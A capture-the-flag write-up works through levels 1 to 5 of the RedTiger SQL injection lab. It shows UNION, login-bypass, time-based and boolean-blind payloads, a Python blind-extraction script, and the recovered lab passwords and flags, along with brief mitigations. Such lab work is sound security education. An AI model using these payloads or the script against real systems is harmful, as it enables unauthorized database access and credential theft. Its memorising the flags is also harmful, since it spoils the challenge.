SQLi Challenges

Level 1

Vulnerability Identification

- **Vulnerability Type**: SQL Injection (UNION-based Injection)
- **Affected Parameter:** `cat` (HTTP GET parameter)
- **Database Details**: Table `level1_users`, columns `username` and `password`

The page presents a `cat` parameter in the URL, e.g., `level1.php?cat=1`. The content changes dynamically depending on the value of `cat`. Initial testing involved inserting a single quote (`'`) and SQL keywords to observe error messages or content changes.

Identify number of columns:
Using the payload `?cat=1 ORDER BY N--+` incrementing `N`, it was found that the query returns 4 columns before breaking at 5.

?cat=1 ORDER BY 1--+

?cat=1 ORDER BY 2--+

...

?cat=1 ORDER BY 5--+

Check which columns reflect data:
Testing `?cat=-1 UNION SELECT 1,2,3,4--+` showed that only columns 3 and 4 are reflected visibly on the page.

Welcome to level 1

Lets start with a simple injection.

Target: Get the login for the user Hornoxe
Hint: You really need one? omg -_-
Tablename: level1_users

Category: 1

3
4

Username:
Password: Login

Extract user data:
By injecting

```
?cat=-1 UNION SELECT 1,2,username,password FROM level1_users--+
```

the application displays usernames and passwords of users from the database.

Welcome to level 1

Lets start with a simple injection.

Target: Get the login for the user Hornoxe
Hint: You really need one? omg -_-
Tablename: level1_users

Category: 1

Hornoxe
thatwaseasy

Username:
Password: Login

So
Username: Hornoxe
Password: thatwaseasy

Mitigation Strategies

To remediate this vulnerability:

1. Use Prepared Statements / Parameterized Queries:
   Avoid directly concatenating user inputs into SQL queries. Prepared statements safely separate code from data, preventing injection.

2. Input Validation and Sanitization:
   Validate input types, length, and characters before processing. Reject unexpected or malicious inputs early.


3. Limit Database User Privileges:
   Database accounts used by the web app should have minimum required privileges to reduce impact.

4. Disable Detailed Error Messages in Production:
   Prevent leakage of SQL errors or database structure to users.

5. Web Application Firewall (WAF):
   Deploy WAF rules to detect and block common SQL injection patterns.

Level 2

In this level, the objective was to bypass the login system using SQL injection. The webpage presented two input fields: username and password.




Initial webpage of level 2

We hypothesized that the backend query likely followed this structure:

SELECT * FROM users WHERE username = '$usr' AND password = '$pw'


We began testing classic SQL injection payloads in both fields. The following inputs were tested:

- Username: admin
  Password: ' OR '1'='1'--




Attempt using tautology in password field with a fixed username

- Username: admin' --
  Password: (blank)



Attempt to bypass using SQL comment in username field

- Username: guest
  Password: ' OR SLEEP(5)--



Attempt using time-based blind SQL injection

All these attempts resulted in an “Incorrect” message or no reaction, indicating that either the input was being filtered or the injection format was incorrect.

To bypass the login check, we inserted an always-true condition in the password field and commented out the rest of the query using #. The injection payload used was:

- **Username**: any value (e.g., guest)

- **Password**: ' OR 1=1 #

This transformed the SQL query into:

SELECT * FROM users WHERE username = 'guest' AND password = '' OR 1=1 #'

The OR 1=1 condition always evaluates to TRUE, allowing us to bypass authentication.

Welcome to level 2

A simple loginbypass

Target: Login
Hint: Condition

Username:
Password:
Login

access granted

You can raise your wechall.net score with this flag: 1222e2d4ad5da677efb188550528bfaa

The password for the next level is: **feed_the_cat_who_eats_your_bread**

Hack it

Result of level 2 from bypass the login

In Level 2, we aimed to bypass the login mechanism using SQL injection. After testing various classic payloads and analyzing the likely structure of the query, we found that injecting a tautological condition (OR 1=1) into the password field allowed us to bypass authentication and access the next level.

Level 3

Step 1: Understanding the Challenge

Upon visiting the level's main page (`https://redtiger.labs.overthewire.org/level3.php`), we are given a list of users with clickable links that reveal additional user information. The task is to retrieve the password of the user named "Admin." A hint is displayed: "Try to get an error." This suggests that triggering a system error may leak valuable information about how the backend processes the input.

Step 2: Triggering an Error to Understand Input Handling

To better understand the backend's handling of the input, we manually modified the `usr` parameter in the URL. Instead of a string, we inserted an array by using the syntax `?usr[]`. For example, the modified URL became:

`https://redtiger.labs.overthewire.org/level3.php?usr[]`

`Warning: preg_match() expects parameter 2 to be string, array given...`

This indicates that the system performs a `preg_match` on the `usr` parameter, expecting a string, but instead received an array. This kind of error is a strong hint that our input goes through a regular expression filter and possibly a custom encryption or validation function before interacting with the database.

Step 3: Reviewing the Source Code and Preparing for Payload Encryption

We obtained the PHP functions used for encryption and decryption https://redtiger.labs.overthewire.org/urlcrypt.inc These functions show that the input is encrypted using a predictable pseudo-random number generator (PRNG) seeded with `srand(3284724)`. This means that if we use the same encryption algorithm and seed on our side, we can reliably generate valid ciphertext that the backend will accept.

```php
<?php

	// warning! ugly code ahead :)
	// requires php5.x, sorry for that

	function encrypt($str)
	{
		$cryptedstr = "";
		srand(3284724);
		for ($i =0; $i < strlen($str); $i++)
		{
			$temp = ord(substr($str,$i,1)) ^ rand(0, 255);

			while(strlen($temp)<3)
			{
				$temp = "0".$temp;
			}
			$cryptedstr .= $temp. "";
		}
		return base64_encode($cryptedstr);
	}

	function decrypt ($str)
	{
		srand(3284724);
		if(preg_match('%^[a-zA-Z0-9/+]*={0,2}$%',$str))
		{
			$str = base64_decode($str);
			if ($str != "" && $str != null && $str != false)
			{
				$decStr = "";

				for ($i=0; $i < strlen($str); $i+=3)
				{
					$array[$i/3] = substr($str,$i,3);
				}

				foreach($array as $s)
				{
					$a = $s ^ rand(0, 255);
					$decStr .= chr($a);
				}

				return $decStr;
			}
			return false;
		}
		return false;
	}
?>
```


We copied the encryption function to a PHP interpreter. For compatibility, we used https://onlinephp.io and ensured the PHP version was set to 5.x, which matches the server environment of the RedTiger lab.

To test our encryption setup, we used the `encrypt()` function to encrypt simple strings and verified that the encoded strings were accepted and interpreted by the web application.

Step 4: Determining the Number of Columns in the Target Table

Before attempting to extract data using SQL injection, we need to know how many columns are involved in the original query. We used a common technique called "ORDER BY injection" to do this. We encrypted the following payload using our local PHP encryption script:


```
echo encrypt("Admin' ORDER BY 8 #");
```



We then appended the resulting encrypted string to the `usr` parameter in the URL:

```
MDQyMjExMDE0MTgyMTQwMTc0MjIzMTE5MjQwMDY5MTUyMTc0MDA5MTQxMDM4MDY5MjMxMDY1MTkw
```

If the page loaded normally, it would mean the number of columns is at least 8. If it caused an error or blank output, we would try decreasing the number until the page loads without error. From this process, we discovered that the correct number of columns is **7**, since ordering by 8 fails, but ordering by 7 works correctly.



Step 5: Identifying Displayable Columns

Next, we needed to determine which of the 7 columns are rendered in the HTML output so that we can inject our target data (username and password) into visible fields. We encrypted the following test payload:

```
echo encrypt("' UNION SELECT 1,2,3,4,5,6,7 -- -");
```

We then appended the resulting encrypted string to the `usr` parameter in the URL:

`https://redtiger.labs.overthewire.org/level3.php?usr=`MDc2MTUxMDU0MTQ1MTcxMTk4MTc3MDI0MjQxMDY4MTQ1MTg1MTA2MTU1MDk1MDg0MjQzMDgzMTc3MDg5MDMzMjIzMjQzMTk0MDcyMjM2MTMwMjAzMTY1MDk3MTUyMjA4MDQx

When we visited the URL with the encrypted payload, the page displayed numbers corresponding to some of the fields. From this, we determined which columns appear in the browser and are viable candidates for displaying sensitive data.

Welcome to Level 3

Target: Get the password of the user Admin.
Hint: Try to get an error. Tablename: level3_users

Show userdetails:

Username:	2
First name:	6
Name:	7
ICQ:	5
Email:	4

Username:
Password: Login

Step 6: Extracting the Admin Password via SQL Injection

Knowing the table has 7 columns and that certain columns are displayed, we crafted a refined payload to inject the `username` and `password` fields of the "Admin" user. We placed these fields in the visible columns. The final payload was:


php
CopyEdit

```
echo encrypt("' UNION SELECT 1, username, 3, 4, 5, password, 7 FROM
level3_users WHERE username='Admin' -- ");
```

We then sent this encrypted string in the URL like so:


```
https://redtiger.labs.overthewire.org/level3.php?usr=MDc2MTUxMDU0MTQ1M
TcxMTk4MTc3MDI0MjQxMDY4MTQ1MTg1MTA2MTU1MDk1MDg0MjQzMDY1MjMyMDI1MTA0MTU
zMTc3MTUwMDA5MTkxMTMwMjIwMTgyMDk2MTQ5MTk2MDQwMDU2MjI5MjAyMTMwMTkxMTI3M
DU1MTYzMTM5MDQ2MTM2MTY4MjM2MDY0MTU2MDAyMTg0MDY4MTI3MTY3MjUxMDM0MDM0MTg
xMTYxMDQ3MDU4MDE2MTYwMDUwMDg0MTI1MTAxMTI1MTU1MTc2MTAxMTg2MjM0MTExMDk3M
Tk5MTMzMTAzMDk3MjA0MDY4MTI3MjIwMTE3MTkzMTQzMDkwMDExMjI4MDU3MjUyMTg0MDk
1MTgy
```


The resulting page displayed the username "Admin" along with their password "thisisaverysecurepasswordEEE5rt", successfully completing the challenge.



Username = Admin
Password = thisisaverysecurepasswordEEE5rt

Level 4

The objective was to get the value of the first entry in table level4_secret in column keyword



Initial webpage

Step 1: Observing the Web Page

Upon accessing the page source, the following HTML source is revealed:


There is a GET parameter (?id=1) that appears to trigger a database query and return a result.

Step 2: Test for SQL Injection Vulnerability

To test for SQL injection, manually modified the URL in the browser's address bar to:

`https://redtiger.labs.overthewire.org/level4.php?id=1'`

The page changed:



- Normally: `id=1` → returns 1 row.
- With `'`: the query becomes broken, which likely causes it to fail or return 0 rows.
- In this case it did not throw an error, but instead the message changed to:

  `Query returned 0 rows.`


This change indicated that the SQL query structure had been altered by the input, and the application was likely constructing its SQL statement dynamically without proper input sanitization. This confirmed that the `id` parameter was vulnerable to SQL injection.

Step 3: Verifying Boolean-Based Injection Behavior

To confirm that we could manipulate the logic of the SQL query, we tested a Boolean true condition by entering:

```
https://redtiger.labs.overthewire.org/level4.php?id=1 AND 1=1
```


This condition is always true, so we expected the page to return the same result as the normal id=1 query. The page responded with:



Next, we tested a Boolean false condition:

```
https://redtiger.labs.overthewire.org/level4.php?id=1 AND 1=2
```

Since 1=2 is false, the query should fail to return any results. As expected, the page displayed:



This confirmed that we could use **Boolean-based blind SQL injection** to extract data by inferring the truth of conditions through the number of rows returned.

Step 4: Beginning Keyword Extraction with Blind SQL Injection


With Boolean logic working, we moved on to extracting the keyword stored in the `keyword` column of the `level4_secret` table, one character at a time.

To test whether the first character of the keyword was `'a'`, I crafted the following URL:

```
https://redtiger.labs.overthewire.org/level4.php?id=1 AND
SUBSTRING((SELECT keyword FROM level4_secret LIMIT 1),1,1)='a'
```

- **If the guess was correct, the page would return:** Query returned 1 rows.
- **If incorrect, it would return:** Query returned 0 rows.

After the testing the letter k is giving the following message:



The page return `Query returned 1 rows.` Indicate that the first letter is k

But manually checking one character at a time from `'a'` to `'z'` is slow, especially if the keyword contains uppercase letters, digits, or special characters. So we switch to a more efficient method using ASCII-based blind SQL injection, which allows numeric binary search instead of guessing letters directly.

This is the Python script that we will use to help us:

```python
import requests
import time
import urllib3

# Disable SSL warnings for RedTiger site
urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)

# Base URL with placeholders
BASE_URL = "https://redtiger.labs.overthewire.org/level4.php?id=1 AND ASCII(SUBSTRING((SELECT keyword FROM level4_secret LIMIT 1),{pos},1)){op}{val}"

HEADERS = {
    "User-Agent": "Mozilla/5.0",
    "Referer": "https://redtiger.labs.overthewire.org/level4.php"
}


import urllib.parse

def query_sql(op, pos, val):
    raw_url = BASE_URL.format(pos=pos, op=op, val=val)
    url = raw_url.replace(" ", "%20")  # simple space encoding
    print(f"Trying URL: {url}")
    response = requests.get(url, headers=HEADERS, verify=False)
    print(response.text)
    return "Query returned 1 rows." in response.text


def binary_search_char(pos):
    low = 32    # space
    high = 126  # tilde (~)
    while low <= high:
        mid = (low + high) // 2
        if query_sql(">", pos, mid):
            low = mid + 1
        else:
            if query_sql("=", pos, mid):
                return chr(mid)
            high = mid - 1
    return None  # End of string

def extract_keyword(max_length=30):
    result = ""
    for pos in range(1, max_length + 1):
        char = binary_search_char(pos)
        if char is None:
            break
        result += char
        print(f"Position {pos}: Found character '{char}'")
        time.sleep(0.5)
    return result

if __name__ == "__main__":
    keyword = extract_keyword()
    print(f"\n Extracted keyword: {keyword}")
```

Issue: The Python script attempted SQL injection queries directly on the target URL but received the login page HTML instead of the expected query results. This happened because the target page requires user authentication, and the script was not logged in.

Without a valid session or authentication cookie, the server redirects or responds with a login form, preventing access to the protected data. Therefore, the script checks for “Query returned 1 rows.” always failed, returning no useful results.

How to fix: To resolve this, the script must first simulate the login process by sending a POST request with valid credentials to the login endpoint. After successful authentication, it should store and reuse the session cookies for all subsequent requests. This way, the injection attempts run within an authenticated session, allowing the server to return actual query results instead of the login page.

After running the Python script, manually change the url and retrieving the keyword, we found:

```
Word: killstickswithbrlcks!
```

Level 5

This level focuses on bypassing the login and the hint is in login error so I randomly put an input and password as char, capitalized char, number and special characters. After that I found that single quote (‘) trigger the error

User not found!
Username:
Password:
Login

Put a single quote

Warning: mysql_num_rows() expects parameter 1 to be resource, boolean given in **/var/www/html/hackit/level5.php** on line **46**
User not found!
Username:
Password:
Login

Now I noticed that this is a vulnerabilities because I can use SQL injection so I use UNION SELECT to get the number of columns. Now the input in username field is ‘ UNION SELECT 1, 2 # and the password I use 1234 after click login button

Login failed!
Username:
Password:
Login

Login failed!! But it did not say the user was not found so now I surpassed the username validation but in the level the password is encrypted by MD5. Output contains two column as I said before now I have to guess which column is a password so it can match with the password

‘ UNION SELECT MD5(‘1234’), 2 #
1234

User not found!
Username:
Password:
Login

I got same output

‘ UNION SELECT 1, MD5(‘1234’) #
1234

Login successful!

You can raise your wechall.net score with this flag: ca5c3c4f0bc85af1392aef35fc1d09b3

